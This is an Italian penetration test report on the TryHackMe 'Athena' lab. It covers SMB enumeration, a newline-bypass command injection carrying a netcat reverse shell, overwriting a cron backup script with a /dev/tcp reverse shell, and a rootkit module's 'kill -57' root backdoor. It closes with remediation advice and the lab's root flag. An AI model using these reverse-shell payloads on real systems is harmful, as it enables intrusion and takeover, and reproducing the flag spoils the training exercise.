



OFFENSIVE SECURITY

Penetration Test Report

v.2.0

Marian Gabriel Niculaesei



Copyright © 2021 Offensive Security Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from Offensive Security.

Tabella dei contenuti

1 Sommario Generale	3
2 Penetration Testing.....	4
2.1 Recon	4
2.2 Enumerazione	6
2.3 Delivery.....	7
2.4 Privilege Escalation	9
2.5 Reverse Engineering	12
3 Post Test.....	15
3.1 Raccomandazioni	15
3.2 Risk Assessment	16
3.3 Vulnerabilità	16

1 Sommario Generale

Sono stato incaricato di effettuare un penetration test sulla room Athena di TryHackMe. L'obiettivo era simulare un attacco reale per individuare e sfruttare i punti deboli del sistema target, valutando il livello di sicurezza e suggerendo soluzioni per migliorarlo.

Durante il test, ho identificato diverse problematiche che hanno permesso di compromettere completamente il sistema. Tra queste, la possibilità di eseguire comandi non autorizzati, l'accesso a file importanti non adeguatamente protetti e l'utilizzo di componenti insicuri. Inoltre, sono emerse carenze nelle misure di sicurezza del sito web, che lo rendono vulnerabile a possibili attacchi da parte di malintenzionati.

Questi problemi dimostrano una mancanza di controlli adeguati e rappresentano un rischio elevato per la sicurezza delle informazioni. Se sfruttate da un attaccante, queste vulnerabilità potrebbero causare danni significativi, come la perdita di dati sensibili e l'interruzione dei servizi.

2 Penetration Testing

Ho utilizzato l'approccio Kill Chain per eseguire il penetration test, un metodo efficace per valutare il livello di sicurezza del sistema Athena. Di seguito è riportata una suddivisione delle fasi che mi hanno permesso di identificare e sfruttare i vari sistemi, includendo tutte le vulnerabilità riscontrate.

2.1 Recon


La fase di recon in un penetration test si concentra sull'identificazione dell'ambito del test. Durante questa fase, ho eseguito una scansione con **Nmap** per individuare le porte aperte e il sistema operativo del target, al fine di delineare possibili punti di ingresso per l'attacco.

```
(gabriel@kali)-[~]  
$ sudo nmap -sV -sC -A -O -v 10.10.140.54
```

Non riusciamo a scoprire il sistema operativo, ma identifichiamo le seguenti porte aperte 80 (HTTP), 22 (SSH), 139 e 445 (SAMBA).

```
Nmap scan report for 10.10.140.54  
Host is up (0.14s latency).  
Not shown: 996 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   3072 3b:c8:f8:13:e0:cb:42:60:0d:f6:4c:dc:55:d8:3b:ed (RSA)  
|   256 1f:42:e1:c3:a5:17:2a:38:69:3e:9b:73:6d:cd:56:33 (ECDSA)  
|_  256 7a:67:59:8d:37:c5:67:29:e8:53:e8:1e:df:b0:c7:1e (ED25519)  
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))  
|_ http-title: Athena - Gods of olympus  
|_ http-server-header: Apache/2.4.41 (Ubuntu)  
139/tcp   open  netbios-ssn  Samba smbd 4.6.2  
445/tcp   open  netbios-ssn  Samba smbd 4.6.2  
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/docs/guides/
```

Decidiamo dunque di visitare il sito web tramite l'indirizzo **IP** del target.




Who is Athena?

Athena is the daughter of Zeus and the goddess Metis, who was swallowed by Zeus when she was pregnant. Athena was born from the head of Zeus, fully armed and adult. She is the goddess of wisdom, war strategy and the arts. She is often portrayed with an owl, which symbolizes wisdom, on her shoulder.

Athena and Greek Mythology

In addition to being the goddess of wisdom, Athena is known for helping Greek heroes in their battles against monsters and other mythological creatures. She was also one of the most important designees for the city of Athens, which was named after the goddess.



2.2 Enumerazione

Visitando il sito, non sono emerse informazioni utili, nemmeno dall'analisi del codice sorgente. Di conseguenza, ho deciso di analizzare il servizio **SMB** presente sulla macchina target.

Utilizzando **smbclient**, ho verificato la presenza di risorse condivise. Come risultato, il comando ha evidenziato una share denominata public, che è risultata accessibile senza autenticazione.

```
(gabriel@kali)-[~]
└─$ smbclient \\\\10.10.140.54\\public
Password for [WORKGROUP\\gabriel]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                                     D            0   Sun Apr 16 20:54:43 2023
..                                    D            0   Sun Apr 16 20:54:05 2023
msg_for_administrator.txt            N            253  Sun Apr 16 14:59:44 2023

and the art: 19947120 blocks of size 1024. 9693300 blocks available
smb: \> get msg_for_administrator.txt
getting file \msg_for_administrator.txt of size 253 as msg_for_administrator.
txt (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
```

All'interno trovo un file txt, in specifico un messaggio per l'amministratore. Dopo averlo scaricato e letto, capisco che si tratta di una nuova pagina ancora in sviluppo, progettata da un tirocinante, il quale menziona anche il path per accedergli.


```
(gabriel@kali)-[~]
└─$ cat msg_for_administrator.txt

Dear Administrator,
I would like to inform you that a new Ping system is being developed and I left the corresponding application in a specific path, which can be accessed through the following address: /myrouterpanel

Yours sincerely,
Athena
Intern
```

2.3 Delivery

Accedo alla pagina e provo a ad attuare un command injection attraverso il form indirizzato all'indirizzo IP, utilizzo “;” per separare i due comandi e scoprire l'utente



Ping Tool

This is a simple ping system for pinging other devices.
IP address:

Send

L'output del mio comanda non è però l'user desiderato, ma una scritta con “**Attempt hacking**”, capisco che lo sviluppatore ha sanitizzato l'input, ma non ho la certezza l'abbia fatto in maniera ottimale




Provo diversi caratteri e come sospettavo, la sanitizzazione è composta da una black list di caratteri non ammessi, però tra quelli non è presente quello di newline (%0A). Decido dunque di utilizzare il **proxy** di **Burp Suiter** per intercettare la request **POST** che viene fatta durante per il ping e la inoltra al repeater, dove grazie al carattere %0A e %20 (spazio), mando un command injection un comando appartenente ad un tool, in specifico **netcat**, il quale mi permetterà di accedere ad una **reverse shell**.

Il comando che utilizzerò è il seguente **"nc 10.23.41.224 4444 -e /bin/bash"**, il quale indica il mio indirizzo IP, la porta e la shell a cui accederemo, l'idea è quella di far eseguire il comando al target, quindi sarà lui a fornirci la reverse shell e grazie ai caratteri speciali, possiamo includerlo nella request intercettata, esso prenderà questa forma

"p=localhost%0Anc%2010.23.41.224%204444%20-e%20/bin/bash&submit=".

Prima di inoltrare la request contenente il payload, mi metto in ascolto sulla mia macchina, sulla stessa porta specificata nel payload, quindi eseguo **"nc -nlvp 4444"**.



Riesco ad ottenere la reverse shell, controllo l'user che ho ottenuto, "www-data", però non è abbastanza, quindi passo alla seguente fase

2.4 Privilege Escalation

Trovo un'altro user nel sistema, **athena**, per poter passare da **www-data** ad **athena**, utilizzerò un tool chiamato **pspy**, il suo scopo è quello di monitorare i processi in esecuzione senza richiedere privilegi di **root**, mi permetterà di individuare vulnerabilità che mi possano permettere il privilege escalation. Come prima cosa lo carico su un server **python3** dalla mia macchina, dopo sulla macchina del target utilizzo **wget** per scaricare il file, in fine **chmod +x** per renderlo eseguibile


```
gabriel@kali: ~  
File Actions Edit View Help  
[gabriel@kali]~  
$ nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [10.23.41.224] from (UNKNOWN) [10.10.140.54] 35402  
whoami  
www-data  
cd /tmp  
wget http://10.23.41.224:8000/pspy64  
ls -all  
total 3044  
drwxrwxrwt 2 root root 4096 Jan 19 03:29 .  
drwxr-xr-x 20 root root 4096 Apr 16 2023 ..  
-rw-r--r-- 1 www-data www-data 3104768 Jan 18 11:04 pspy64  
[gabriel@kali]~  
$ cd Downloads  
[gabriel@kali]~/Downloads  
$ ls  
WonkierBore.ovpn  
burpsuite_community_linux_arm64_v2024_11_2.sh  
compat-wireless-2010-06-28  
compat-wireless-2010-06-28.tar.bz2  
ghidra_11.2_PUBLIC  
ghidra_11.2_PUBLIC_20240926.zip  
google-chrome-stable_current_amd64.deb  
pspy64  
[gabriel@kali]~/Downloads  
$ python -m http.server 8000  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
10.10.140.54 - - [19/Jan/2025 06:29:33] "GET /pspy64 HTTP/1.1" 200 -
```

Dallo scan del file eseguito ottengo un'informazione importante, vengo a conoscenza di un file `backup.sh`, sul quale `www-data` ha permesso di scrittura.

```
gabriel@kali: ~  
File Actions Edit View Help  
2025/01/19 03:32:54 CMD: UID=0 PID=17 |  
2025/01/19 03:32:54 CMD: UID=0 PID=16 |  
2025/01/19 03:32:54 CMD: UID=0 PID=15 |  
2025/01/19 03:32:54 CMD: UID=0 PID=14 |  
2025/01/19 03:32:54 CMD: UID=0 PID=13 |  
2025/01/19 03:32:54 CMD: UID=0 PID=12 |  
2025/01/19 03:32:54 CMD: UID=0 PID=11 |  
2025/01/19 03:32:54 CMD: UID=0 PID=10 |  
2025/01/19 03:32:54 CMD: UID=0 PID=8 |  
2025/01/19 03:32:54 CMD: UID=0 PID=6 |  
2025/01/19 03:32:54 CMD: UID=0 PID=5 |  
2025/01/19 03:32:54 CMD: UID=0 PID=4 |  
2025/01/19 03:32:54 CMD: UID=0 PID=3 |  
2025/01/19 03:32:54 CMD: UID=0 PID=2 |  
2025/01/19 03:32:54 CMD: UID=0 PID=1 | /sbin/init auto noprompt  
2025/01/19 03:32:54 CMD: UID=0 PID=1839 | /sbin/init auto noprompt  
2025/01/19 03:32:54 CMD: UID=1001 PID=1840 | /bin/bash /usr/share/backup/b  
ackup.sh  
2025/01/19 03:32:54 CMD: UID=1001 PID=1841 | /bin/bash /usr/share/backup/b  
ackup.sh  
2025/01/19 03:32:54 CMD: UID=1001 PID=1842 | /bin/bash /usr/share/backup/b  
ackup.sh  
2025/01/19 03:32:54 CMD: UID=1001 PID=1843 | /bin/bash /usr/share/backup/b  
ackup.sh  
2025/01/19 03:32:54 CMD: UID=1001 PID=1844 | /bin/bash /usr/share/backup/b  
ackup.sh  
█
```

Apro il file ed effettivamente si tratta uno script **Bash** che automatizza il processo di backup dell'user athena. Cerco dunque di approfittare la vulnerabilità menzionata sopra, e decido di sovrascrivere il file, per ottenere una reverse shell con il comando "`echo "/bin/sh -i >& /dev/tcp/10.23.41.224/6000 0>&1" > backup.sh`", così nel momento nel quale il file viene eseguito, non vi sarà il solito backup, ma uno script che avvierà una reverse shell interattiva al mio indirizzo, su un canale di comunicazione bidirezionale. Dopo essere riuscito a manipolare lo script, mi metto in ascolto sulla mia macchina sulla porta 6000 ed eseguo il file su quella del target.

La connessione viene creata con successo, controllo l'user con whoami ed è proprio athena. Poco dopo cerco di controllare i file a cui posso accedere e trovo per prima uno intitolato athena.txt, contenente l'user flag.



```
(gabriel@kali)-[~] ssh: 10.10.140.54 port 33906
$ nc -nlvp 6000
listening on [any] 6000 ...
connect to [10.23.41.224] from (UNKNOWN) [10.10.140.54] 33906
/bin/sh: 0: can't access tty; job control turned off
$ whoami
athena
$ ls
/usr/sbin/insmod /mnt/.../secret/venom.ko
```

Dopo essere riuscito ad ottenere il flag, uso il comando **sudo -l** per verificare cosa possiamo eseguire con i nuovi privilegi.

User athena may run the following commands on routerpanel:
(root) NOPASSWD: /usr/sbin/insmod /mnt/.../secret/**venom.ko**


Il file si chiama venom.ko, creo un'altro server python3 per poter fare l'upload e con wget lo scarico sulla mia macchina per poterlo analizzare meglio

2.5 Reverse Engineering

Il file si presenta così:



Naturalmente, non riesco ad ottenere molto a questo livello, così decido di utilizzare **ghidra** per effettuare un reverse engineering e decompilare il file ad un linguaggio più vicino alla mia comprensione. Come primo passo guardo le funzioni, tra loro c'è una con un nome interessante, **"give_root()**".



Come suggeriva il nome, è la funzione che si occupa dei privilegi root. Continuando ad analizzarla troviamo un'altra funzione, intitolata **"hacked_kill()**".

```
13 int hacked_kill(pt_regs *pt_regs)
14 {
15 {
16     undefined *puVar1;
17     list_head *plVar2;
18     int sig;
19     int iVar3;
20     long lVar4;
21     void *__mptr;
22     undefined *puVar5;
23     task_struct *p;
24     task_struct *task;
25
26     plVar2 = module_previous;
27     iVar3 = (int)pt_regs->si;
28     if (iVar3 == 0x39) {
29         give_root();
30         return 0;
31     }
32     if (iVar3 == 0x3f) {
33         if (module_hidden == 0) {
34             module_previous = __this_module.lis
35             (__this_module.list.next)->prev = _
36             ( this module.list.prev)->next =
```

La stessa funzione presente alla riga 28 un if particolare, **"if (iVar3 == 0x39) give_root()"**, in pratica la funzione intercetta la system call **"kill"** di linux, ed in base al segnale che gli viene passato, gli garantisce diverse azioni. Difatti l'if menzionato sopra non è altro che una vulnerabilità che ci può garantire il privilegio di root. Controlliamo a cosa corrisponde **0x39** in decimale ed otteniamo il numero **57**.

Torno sulla shell di athena ed eseguo il comando “**kill -57 0**”

```
athena@routerpanel:/$ kill -57 0
kill -57 0
athena@routerpanel:/$ whoami
whoami
root
athena@routerpanel:/$
```

Riesco dunque ad ottenere i permessi da root, controllo i file a cui posso accedere con i nuovi privilegi e trovo il **root flag**, mettendo fine al penetration testing.

```
athena@routerpanel:/$ cat /root/root.txt
cat /root/root.txt
aec44a3497cd2ec4bc71a2315030bd48
athena@routerpanel:/$
```

3 Post Test

Durante il penetration test condotto sulla room Athena, sono state rilevate una serie di vulnerabilità critiche che hanno portato a una compromissione completa del sistema target. Questi problemi avrebbero potuto avere un impatto devastante sulla sicurezza del sistema se sfruttati da attori malevoli. L'assenza di controlli adeguati su permessi, configurazioni e input ha facilitato l'accesso non autorizzato sia a livello utente che root.

Gli obiettivi specifici del penetration test includevano:

- Verificare se un attaccante remoto potesse compromettere il sistema Athena.
- Valutare l'impatto di una violazione sulla confidenzialità delle informazioni, sull'integrità del sistema e sulla disponibilità dei servizi.

Questi obiettivi sono stati raggiunti. È stato dimostrato che un attacco mirato contro il sistema Athena può portare a una compromissione totale, sfruttando vulnerabilità combinate che, prese singolarmente, potrebbero essere considerate minori. Questa mancanza di controlli adeguati ha evidenziato la necessità di migliorare la gestione dei permessi, implementare processi di validazione degli input e introdurre misure di sicurezza più robuste per mitigare attacchi futuri.

3.1 Raccomandazioni

Per ridurre i rischi identificati durante il penetration test, è essenziale allocare risorse adeguate per affrontare le vulnerabilità in modo tempestivo. Sebbene un elenco esaustivo delle correzioni necessarie sia al di fuori dello scopo di questo report, alcune raccomandazioni chiave includono:

- **Validazione degli input:** Implementare rigorosi controlli sugli input utente per prevenire vulnerabilità come la command injection. Questo dovrebbe includere l'uso di whitelist per input consentiti e la sanitizzazione dei dati ricevuti.
- **Gestione dei permessi:** Limitare i permessi su file e script critici, garantendo che solo utenti autorizzati possano modificarli. In particolare, script eseguiti automaticamente da cron o altri processi devono essere protetti da modifiche non autorizzate.
- **Aggiornamento del software:** Implementare un programma di gestione delle patch per garantire che tutti i software e i moduli kernel siano aggiornati e privi di vulnerabilità note.

3.2 Risk Assessment

Il rischio complessivo identificato per il sistema Athena è **elevato**. Durante il test, è stato scoperto un percorso diretto che permette a un attaccante esterno di ottenere il controllo completo del sistema, sfruttando vulnerabilità combinate come l'assenza di validazione degli input, configurazioni errate e file con permessi deboli.

È ragionevole presumere che un attore malevolo con accesso remoto possa sfruttare queste vulnerabilità per compromettere completamente il sistema, con gravi conseguenze per la riservatezza, l'integrità e la disponibilità delle informazioni. È fondamentale introdurre controlli più rigorosi a livello di configurazione e segmentazione per mitigare tali rischi.

3.3 Vulnerabilità

In seguito allego le vulnerabilità riscontrate e le possibili soluzioni per risolverle

1. Unsecured SMB Service

Descrizione:

Il servizio SMB permette accessi anonimi alla share public, dove erano presenti informazioni sensibili (es. percorsi di sviluppo dell'applicazione).

- **Severità:** **Media**
- **Codice CVSS:** 5.3 (AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N)
- **Codice CWE:** CWE-276: Incorrect Default Permissions

Risoluzione:

1. Configurare SMB per disabilitare l'accesso anonimo.
2. Proteggere le condivisioni con credenziali forti.
3. Limitare l'accesso alle risorse condivise solo agli utenti autorizzati.

2. Mancanza di HTTP Strict Transport Security (HSTS)

Descrizione:

Il sito web non implementa l'header HTTP Strict Transport Security (HSTS), lasciando la connessione vulnerabile ad attacchi come SSL stripping, in cui un attaccante forza un utente a utilizzare HTTP non sicuro invece di HTTPS. Questo può portare all'intercettazione o alla manipolazione dei dati trasmessi.

- **Severità:** Media
- **Codice CVSS:** 6.1 (AV:N/AC:H/AT:N/PR:N/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N)
- **Codice CWE:** CWE-693: Protection Mechanism Failure

Risoluzione:

1. Configurare il server per forzare HTTPS su tutte le connessioni.
2. Aggiungere l'header HSTS con i seguenti parametri: Strict-Transport-Security: max-age=31536000; includeSubDomains; preload

3. Mancanza di Content Security Policy (CSP)

Descrizione:

Il sito non implementa una Content Security Policy (CSP), che protegge contro attacchi come Cross-Site Scripting (XSS) o l'inclusione di risorse malevole. Senza CSP, il browser non è limitato nel caricare script, immagini o altre risorse da fonti esterne non autorizzate.

- **Severità:** Bassa
- **Codice CVSS:** 2.1 (AV:N/AC:H/AT:N/PR:N/UI:A/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N)
- **Codice CWE:** CWE-346: Origin Validation Error

Risoluzione:

1. Definire una policy CSP rigorosa per limitare le fonti di script e contenuti: *Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none'*

4. Mancanza di X-Frame-Options

Descrizione:

L'assenza dell'header X-Frame-Options rende il sito vulnerabile a clickjacking, una tecnica in cui un attaccante carica il sito target all'interno di un iframe e induce l'utente a compiere azioni indesiderate, come l'invio di dati sensibili.

- **Severità:** Media
- **Codice CVSS:** 2.1 (AV:N/AC:H/AT:N/PR:N/UI:A/VC:N/VI:L/VA:N/SC:L/SI:L/SA:N)
- **Codice CWE:** CWE-1021: Improper Restriction of Rendered UI Layers or Frames

Risoluzione:

Configurare l'header X-Frame-Options per impedire il caricamento del sito in un iframe: X-Frame-Options: DENY

5. Command Injection

Descrizione:

La pagina **PHP** di /myrouterpanel permette l'iniezione di comandi arbitrari tramite un input non adeguatamente **sanitizzato**, consentendo di ottenere una reverse shell.

- **Severità:** Alta
- **Codice CVSS:** 8.8 (AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:L/VA:H/SC:N/SI:N/SA:N)
- **Codice CWE:** CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection')

Risoluzione:

1. Implementare una whitelist per validare rigorosamente l'input utente.
2. Sanitizzare correttamente i caratteri speciali tramite escaping o funzioni sicure.
3. Usare librerie che eseguano comandi di sistema in modo sicuro (es. evitare shell_exec e utilizzare exec con argomenti predefiniti).

6. Weak File Permissions

Descrizione:

Lo script backup.sh nella directory /usr/share/backup/ ha permessi di scrittura assegnati all'utente www-data, consentendo di sovrascriverlo con codice malevolo per ottenere privilegi elevati.

- **Severità:** **Alta**
- **Codice CVSS:** 7.8 (AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N)
- **Codice CWE:** CWE-732: Incorrect Permission Assignment for Critical Resource

Risoluzione:

1. Limitare i permessi di scrittura sugli script critici solo agli utenti che devono modificarli.
2. Spostare gli script in directory protette e accessibili solo da utenti privilegiati.
3. Configurare il cron per eseguire script con un utente dedicato non privilegiato.

7. Insufficient Input Validation in Kernel Module

Descrizione:

Il modulo kernel venom.ko intercetta la system call kill e consente di ottenere privilegi di root passando un segnale specifico (kill -57 0), sfruttando un controllo insufficiente nel codice.

- **Severità:** **Critica**
- **Codice CVSS:** 9.8 (AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H)
- **Codice CWE:** CWE-269: Improper Privilege Management

Risoluzione:

1. Rimuovere moduli kernel non necessari dal sistema.
2. Implementare un controllo rigoroso sugli input ricevuti dal modulo.
3. Sostituire il modulo con una versione aggiornata priva di vulnerabilità.